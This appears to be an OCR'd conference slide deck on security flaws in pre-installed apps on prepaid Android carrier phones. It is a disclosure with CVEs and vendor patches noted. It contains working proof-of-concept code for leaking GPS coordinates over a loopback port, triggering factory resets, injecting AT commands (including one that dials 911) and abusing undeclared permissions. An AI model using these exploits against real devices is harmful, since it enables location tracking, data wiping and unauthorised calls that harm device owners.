Quokka

Still Vulnerable Out of the Box: Revisiting the Security of Prepaid Android Carrier Devices

Drs. Ryan Johnson, Mohamed Elsabagh, & Angelos Stavrou

Agenda

Android

Pre-Loaded Software

Apps and App Components

App Inter-Process Communication


Vulnerabilities in Prepaid Android Carrier Devices

ZTE Vendor Vulnerabilities

Vulnerability Root Causes

Securing Software

Conclusion



Who we are

Quokka (formerly Kryptowire) was jump-started by Defense Advanced Research Projects Agency (DARPA) in late 2011 and R&D supported by Department of Homeland Science & Technology (DHS S&T) and National Institute of Standards and Technology (NIST), providing mobile security and privacy solutions for various industries and public entities

Enterprise Mobile Security: Software Assurance, Developer Integration & Personal Device Management (PDM), Firmware Testing, Threat Feed, & Security Analytics

Ryan Johnson

Mohamed Elsabagh

Angelos Stavrou

Quokka

Prepaid Smartphones

Service is paid for ahead of time, generally on a monthly basis


without a fixed-term contract

Typically, lower-end smartphones that are paid in full when purchased

Major American carriers sell prepaid plans and devices

Verizon has a large presence as they own

- Total by Verizon (formerly Total Wireless)
- Tracfone
- Straight Talk



Quokka


Android

Google provides Android source code via the Android Open Source Project (AOSP)

There are many *versions* of Android due to vendor customizations and modifications


- Add software/hardware features for competitive advantage
- Customizations extend functionality but require scrutiny
- Some Android vendors publish their own security bulletin: Huawei, Motorola, Nokia, OnePlus, Oppo, and Samsung

70.8% global market share for mobile OS and 42% in the USA



Source: https://developer.android.com/guide/platform

Breakdown of an Android Software Build



Pre-installed Software

Necessary (and value-added) software needed to make the device functional


Pre-installed software is more trusted and thus has greater privileges

- Permissions, special UIDs (`system`, `phone`, `gps`, etc.), system services

Bound by SELinux domain and associated rules

May contain insecure interfaces accessible to third-party apps

- Using Intent messages with embedded data is a common IPC mechanism



Android Apps

Apps are assigned their own UID and GID at time of installation


Identified using a package name (e.g., `org.defcon`)

- Generally, reverse domain name notation is used

Apps get access to data and capabilities using permissions and roles

- Runtime permission granting for dangerous permissions
- User assigns apps to roles via the GUI

Android apps are composed of app components



App Components


Can be started independently and perform dedicated tasks

Declared in an app manifest file and extend a component class (e.g., `android.app.Service`)

External accessibility dictated by three attributes: `android:exported="<boolean>"`, `android:enabled="<boolean>"`, & `android:permission="<string>"`

```
<service android:enabled="true" android:exported="true"
android:name="com.tct.smart.switchdata.DataService"
android:permission="com.tct.smart.switchphone.permission.SWITCH_DATA">
    <intent-filter>
        <action android:name="com.tct.smart.switchdata.ACTION_SWITCH_DATA"/>
    </intent-filter>
</service>
```

Inter-Process Communication



Quokka

Threat Model

Local app that requests at most 1 "`normal`" level permission

- App appears to be functionally limited and constrained

No user-interaction (beyond installing and running the app once)

Interacts with insecure interfaces of co-located software

- Primarily through Intents, bound services, and sockets

🤔

Quokka

21 Carrier Devices Examined

Verizon
- Sharp Rouvo V
- Motorola Moto G Pure
- Orbic Maui

AT&T
- TCL 30Z
- Motorola Moto G Pure
- AT&T Calypso

T-Mobile
- T-Mobile Revvl 6 Pro 5G
- T-Mobile Revvl V+ 5G

Boost Mobile
- Boost Mobile Celero 5G
- TCL 20XE

Tracfone
- Samsung Galaxy A03S
- Samsung Galaxy A13 5G
- BLU View 2
- BLU View 3
- Nokia C100
- Nokia C200
- TCL 30Z
- TCL A3X
- Motorola Moto G Pure
- Motorola Moto G Power

Visible
- Blade X1 5G

Quokka

Vulnerabilities in Carrier Devices – DEF CON 31

Non-resettable IDs leak to system properties – 86% impacted (18 of 21)

GPS coordinates leak to loopback TCP port 7000 – 81% impacted (17 of 21)

Arbitrary file read/write as `system` UID - 9% impacted (2 of 21)

- AT&T TCL 30Z & Tracfone TCL 30Z

Programmatic factory reset – 24% impacted (5 of 21)

- Tracfone Samsung Galaxy A03S, Boost Mobile TCL 20XE, T-Mobile Revvl 6 Pro 5G, & T-Mobile Revvl V+ 5G

Arbitrary AT command injection – 24% impacted (5 of 21)

- T-Mobile Revvl 6 Pro 5G, T-Mobile Revvl V+ 5G, Boost Mobile Celero 5G, Tracfone Nokia C100, & Tracfone Nokia C200

Arbitrary command execution as `system` UID – 9% impacted (2 of 21)

- Verizon Sharp Rouvo V & Tracfone BLU View 2

Vulnerabilities in Carrier Devices – DEF CON 26

ZTE Blade Spark (AT&T)
- Write modem and logcat logs to external storage

LG Phoenix 2 (AT&T)
- Write logcat logs to app's private directory
- Lock user out of their device

Asus ZenFone V Live (Verizon)
- Command execution as `system` user
- Take and write screenshot to external storage

ZTE Blade Vantage (Verizon)
- Write modem and logcat logs to external storage

Essential Phone (Sprint)
- Programmatic factory reset

Coolpad Defiant (T-Mobile)
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts

T-Mobile Revvl Plus (Coolpad) (T-Mobile)
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts

ZTE ZMAX Pro (T-Mobile)
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts
- Write modem and logcat log to external storage

LG G6 (Multiple carriers)
- Lock user out of their device
- Write logcat logs to app's private directory

ZTE ZMAX Champ (Total Wireless)
- Write modem and logcat logs to external storage
- Programmatic factory reset
- Make device continually crash in recovery mode (brick device)

Access to Non-Resettable Device Identifiers

Restriction on non-resettable device identifiers

Starting in Android 10, apps must have the `READ_PRIVILEGED_PHONE_STATE` privileged permission in order to access the device's non-resettable identifiers, which include both IMEI and serial number.

Caution: Third-party apps installed from the Google Play Store cannot declare privileged permissions.

Affected methods include the following:

- `Build`
  - `getSerial()`
- `TelephonyManager`
  - `getImei()`
  - `getDeviceId()`
  - `getMeid()`
  - `getSimSerialNumber()`
  - `getSubscriberId()`

If your app doesn't have the permission and you try asking for information about non-resettable identifiers anyway, the platform's response varies based on target SDK version:

- If your app targets Android 10 or higher, a `SecurityException` occurs.
- If your app targets Android 9 (API level 28) or lower, the method returns `null` or placeholder data if the app has the `READ_PHONE_STATE` permission. Otherwise, a `SecurityException` occurs.

Source: https://developer.android.com/about/versions/10/privacy/changes

```
<!-- @SystemApi @TestApi Allows read access to privileged phone state
@hide Used internally. -->
<permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"
android:protectionLevel="signature|privileged|role" />
```

Source: https://android.googlesource.com/platform/frameworks/base/+/refs/heads/android13-release/core/res/AndroidManifest.xml#2660

Some common examples are: IMEI, WiFi MAC address, Bluetooth MAC address, Serial Number, ICCID, etc.

Pre-installed apps can leak non-resettable IDs to "locations" that require no (or lesser) privileges to access

A common leakage location on the devices we examined is system properties

Quokka

System Properties

System-wide repository of key-value pairs

Can be read by apps by executing the `getprop` command

SELinux can restrict access to system property keys

Contains build version information, chipset, status of `init` services, and much more

Third-party apps cannot write to system properties which is enforced by SELinux

```
b0q:/ $ getprop
[DEVICE_PROVISIONED]: [1]
[aaudio.hw_burst_min_usec]: [2000]
[aaudio.mmap_exclusive_policy]: [2]
[aaudio.mmap_policy]: [2]
[arm64.memtag.process.system_server]: [off]
[audio.sys.mute.latency.factor]: [2]
[audio.sys.noisy.broadcast.delay]: [500]
[audio.sys.offload.pstimeout.secs]: [3]
[audio.sys.routing.latency]: [0]
...
```

Leaking Non-Resettable Device IDs to System Properties

System Property Name	ID Leaked	Device(s) Impacted
gsm.device.imei0	IMEI	AT&T/Tracfone TCL 30Z, Tracfone TCL A3X, & Boost Mobile TCL 20XE
persist.sys.tctPowerIccid	ICCID	AT&T/Tracfone TCL 30Z & Tracfone TCL A3X
ro.boot.wifimacaddr	WiFi MAC	Tracfone TCL A3X, Tracfone/Verizon/AT&T Motorola Moto G Pure, & Tracfone Motorola Moto G Power
persist.sys.imei1	IMEI	AT&T Calypso, Tracfone BLU View 3, Tracfone Nokia C100, & Tracfone Nokia C200
vendor.gsm.serial	Serial Number	Tracfone BLU View 2, Boost Mobile Celero 5G, Verizon Sharp Rouvo V, Tracfone/Verizon/AT&T Motorola Moto G Pure, Tracfone Motorola Moto G power, T-Mobile Revvl 6 Pro 5G, & T-Mobile Revvl 5 V+ 5G
ro.boot.wifi_mac	WiFi MAC	Verizon Sharp Rouvo V
ro.boot.bt_mac	Bluetooth MAC	Verizon Sharp Rouvo V
persist.sys.verizon_test_plan_imei	IMEI	Verizon Orbic Maui
persist.sys.verizon_test_plan_iccid	ICCID	Verizon Orbic Maui

Dumping Selected System Properties

```
Process process = Runtime.getRuntime().exec(new String[]{"sh", "-c", "getprop | grep -e
gsm.device.imei0 -e persist.sys.tctPowerIccid -e ro.boot.wifimacaddr -e persist.sys.imei1
-e vendor.gsm.serial -e sys.wifimac -e ro.boot.wifi_mac -e ro.boot.bt_mac -e
persist.sys.verizon_test_plan_imei -e persist.sys.verizon_test_plan_iccid"});
BufferedReader bufferedReader = new BufferedReader(new
InputStreamReader(process.getInputStream()));
String line = null;
while ((line = bufferedReader.readLine()) != null)
    Log.d("id_values", line);
```

```
D/id_values(13875): [gsm.device.imei0]: [015865005592751]
D/id_values(13875): [persist.sys.tctPowerIccid]: [89148000008159946245]
D/id_values(13875): [ro.boot.wifimacaddr]: [b4:69:5f:05:4e:6f]
```

Tracfone TCL A3X (TCL/A600DL/Delhi_TF:11/RKQ1.201202.002/vABS:user/release-keys)

Quokka

MediaTek `mnld` Exposing GPS Coordinates

***Vulnerability*:** Exposes GPS coordinates to loopback TCP port 7000 when the GPS module is active

Attack requirements: Local app with the `INTERNET` permission

Impacted Devices:
Tracfone: Samsung A13 5G, Nokia C100, Nokia C200, TCL 30Z, Motorola Moto G Power, BLU View 2, BLU View 3, Samsung A03S, Motorola Moto G Pure
AT&T: TCL 30Z, Motorola G Pure
T-Mobile: T-Mobile Revvl 6 Pro 5G, T-Mobile Revvl V+ 5G
Verizon: Sharp Rouvo V, Motorola G Pure
Boost Mobile: TCL 20XE, Celero 5G

Path: `/vendor/bin/mnld` (or `/system/xbin/mnld` older builds)

UID: `gps`

CVE: `CVE-2023-20726`

Affected Chipsets

MT2731, MT2735, MT2737, MT6580, MT6739, MT6761, MT6762, MT6765, MT6767, MT6768, MT6769, MT6771, MT6779, MT6781, MT6783, MT6785, MT6789, MT6833, MT6853, MT6855, MT6873, MT6877, MT6879, MT6880, MT6883, MT6885, MT6886, MT6889, MT6890, MT6891, MT6893, MT6895, MT6896, MT6980, MT6980D, MT6983, MT6985, MT6990, MT8167, MT8168, MT8173, MT8185, MT8321, MT8362A, MT8365, MT8385, MT8666, MT8673, MT8675, MT8765, MT8766, MT8768, MT8781, MT8786, MT8788, MT8789, MT8791, MT8791T, and MT8797

Source: https://corp.mediatek.com/product-security-bulletin/May-2023

MediaTek `mnld` Exposing GPS Coordinates

`mnld` binds to the loopback address (`127.0.0.1`) on Android 11, 12, and 13

```
$ adb shell cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 0100007F:1B58 00000000:0000 0A 00000000:00000000 00:00000000 00000000  1021        0 284321 ...
```

`mnld` binds to any IP address (`0.0.0.0`) on Android 9 and lower … at least until Android 4.4.2

```
$ adb shell cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000:1B58 00000000:0000 0A 00000000:00000000 00:00000000 00000000  1021        0 17625 ...
```

```
while (true) {
    String line = null;
    try (Socket clientSocket = new Socket("127.0.0.1", 7000);
        BufferedReader in = new BufferedReader(new InputStreamReader(clientSocket.getInputStream()))) {
        while ((line = in.readLine()) != null)
            Log.w("mnld_gps_leak", line);
    } catch (Exception e) { Log.w("mnld_gps_leak", "error", e); }
    try {Thread.sleep(3000);} catch (InterruptedException e) {e.printStackTrace();}
}
```

Quokka

MediaTek `mnld` Exposing GPS Coordinates

GPS coordinates are contained in the following National Marine Electronics Association (NMEA) sentences: `$GNRMC`, `$GPGGA`, `$GNGGA`, `$PMTKLCPOS1`, and `$PMTKLCPOS2`

```
$GPVTG,175.94,T,,M,1.006,N,1.864,K,A*3F
$GPACCURACY,3.8,167.1,2.2,34.0*37
$PMTKAGC,184346.000,3215,3374,0,0,0,0,0,6,115,0*7C
$PMTKERT,881261,561605,881180,0000*4C
$PMTKMPE1,0.0,0.000,0.0000000,0.0000000,0.00,0.00,0.00,0.00,0.00,0.00,0.00,0.00,0,0,0,0*6B
$PMTKMPE2,,*68
$PMTKLCPOS1,20230310184346.000,<latitude>,<longitude>,113.0,3,0.000000,0.000000,0.0,0*6C
$PMTKLCPOS2,20230310184346.000,<latitude>,<longitude>,113.0,1,2231,153844.000,18*45
$GSFT,561605,-3,0,0,0,1FE,2626,00*1B
$PMTK001,680,3*3E
$GPGGA,184347.<latitude>,N,<longitude>,W,1,9,0.89,146.7,M,-34.0,M,,*63
$GNGSA,A,3,23,12,25,18,31,24,32,10,21,,,,1.18,0.89,0.78,1*0C
```

MediaTek `mnld` Exposing GPS Coordinates

Passive Approach: Constantly monitor TCP port 7000 using a foreground service and record the GPS coordinates when TCP port 7000 is open

Active Approach: Start Google Maps (or similar) app which activates the GPS module and then connect to TCP port 7000 from a foreground service to record the GPS coordinates


MediaTek worked diligently with us to remediate this security vulnerability. They have already released the patch to their OEM partners in early March 2023, and it was published as part of the May 2023 MediaTek Security Bulletin

MMIGroup App

***Vulnerability*:** Exposes various capabilities (depends on device) to co-located apps

Attack requirements: Local app with no permissions necessary

***Impacted devices*:** Tracfone Samsung Galaxy A03S, T-Mobile Revvl 6 Pro 5G, T-Mobile Revvl V+ 5G, Boost Mobile Celero 5G, and Realme C25Y (unlocked)



Package name: `com.factory.mmigroup`

Path: `/system/app/MMIGroup/MMIGroup.apk`

Version name: `2.1`

Version code: `3`

UID: `system`

CVE: `CVE-2023-38297`

MMIGroup App – Impacted Devices

Capability	T-Mobile Revvl 6 Pro 5G	T-Mobile Revvl V+ 5G	Boost Mobile Celero 5G	Tracfone Samsung Galaxy A03S	Unlocked Realme C25Y
Factory Reset	X	X	X	X	X
Leak IMEI	X	X	X	X	X
Leak Serial Number	X	X	X	X	X
Arbitrary AT Command Execution	X	X	X		
Enable Wireless Adapters	X	X	X	X	X

MMIGroup App - Exploitation Workflow

Malicious App

① Sends `Intent` to start `com.factory.mmigroup/.MMIGroupReceiver` receiver

② Dynamically registers receiver component for various action strings: `action.adb.ata.query`, `action.adb.ata.power`, `action.adb.ata.ctrl`, etc.

③ Sends `Intent` to dynamically-registered receiver using the actions in step ② and including the expected data in the `Intent`

④ Receives broadcast `Intent` and then performs action or queries data and writes the result to `persist.sys.ata_adb.result` system property

⑤ Reads action/query result from the `persist.sys.ata_adb.result` system property

MMIGroup App

```
Intent action_intent = new Intent("action.adb.ata.ctrl");
action_intent.putExtra("ctrl", "recovery_wipe_data");
sendBroadcast(action_intent);
```

Factory Reset Operation


Quokka

MMIGroup App – Arbitrary AT Command Injection

Executes the `AT+power=<"power" string Intent extra>` AT command

- `AT+power` AT command is not supported on the devices we examined (also not in 3GPP standard)

Remove hard-coded AT command prefix of `AT+power=` using `\b` or `\u0008` 9 times and then inject own AT command and the output is written to `persist.sys.ata_adb.result` system property





```
Intent action_intent = new Intent("action.adb.ata.power");
action_intent.putExtra("power", "\b\b\b\b\b\b\b\b\bAT+CNUM");
sendBroadcast(action_intent);

Thread.sleep(2000);

Process process = Runtime.getRuntime().exec(new String[]{"getprop", "persist.sys.ata_adb.result"});
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(process.getInputStream()));
String line = bufferedReader.readLine(); // line = +CNUM: "","17031234567",129,0,4\nOK
```

MMIGroup App Exploitation Demo




Tracfone HiddenMenu App

Vulnerability: Exposes arbitrary AT command execution to co-located apps

Attack requirements: Local app with no permissions necessary

Impacted devices: Tracfone Nokia C100 & Tracfone Nokia C200 (both Android 12)



Package name: `com.tracfone.tfstatus`

Path: `/system/priv-app/HiddenMenu/HiddenMenu.apk`

Version name: `12`

Version code: `31`

UID: `radio`


CVE: `CVE-2023-38293`

Tracfone HiddenMenu App – Arbitrary AT Command Injection

Executes the `AT+ETFSTUI=<"password" string Intent extra>` AT command

Remove hard-coded AT command prefix of `AT+ETFSTUI=` using `\b` or `\u0008` 11 times and then inject own AT command(s) or turn the AT command into a test command and append the next command as in `AT+ETFSTUI=?\rATD911;` where multiple AT commands are delimited by a carriage return (`\r`) such as `ATZ\rATD911;`

```
Intent intent = new Intent("com.tracfone.tfstatus.TFStatus");
intent.setClassName("com.tracfone.tfstatus", "com.tracfone.tfstatus.TFStatus");
intent.putExtra("password", "\b\b\b\b\b\b\b\b\b\b\bATZ\rATD911;");
sendBroadcast(intent);
```



TCL HiddenMenu App

Vulnerability: Exposes programmatic factory reset capability to co-located apps

Attack requirements: Local app with no necessary permissions

Impacted devices: Boost Mobile TCL 20XE (Android 11)

(ר_•)

Package name: `com.tct.gcs.hiddenmenuproxy`

Path: `/system/app/HiddenMenuproxy/HiddenMenuproxy.apk`


Version name: `v11.0.1.0.0201.0`

Version code: `2`

UID: `system`

CVE: `CVE-2023-38292`

```
Intent intent = new Intent("");
intent.setClassName("com.tct.gcs.hiddenmenuproxy",
"com.tct.gcs.hiddenmenuproxy.rtn.FactoryResetReceiver");
sendBroadcast(intent);
```



Missing Access Permission Vulnerability

App components can set an access permission that the client will need to possess to interact with them

```
<service android:enabled="true" android:exported="true"
android:name="com.tct.smart.switchdata.DataService"
android:permission="com.tct.smart.switchphone.permission.SWITCH_DATA">
    <intent-filter>
        <action android:name="com.tct.smart.switchdata.ACTION_SWITCH_DATA"/>
    </intent-filter>
</service>
```

If an access permission is not declared by an app (or the Android Framework) on the device, then any app can declare the missing permission and use it to interact with the component(s) that require it as an access permission

```
<permission android:name="com.tct.smart.switchphone.permission.SWITCH_DATA" android:protectionLevel="normal"/>
<uses-permission android:name="com.tct.smart.switchphone.permission.SWITCH_DATA"/>
```

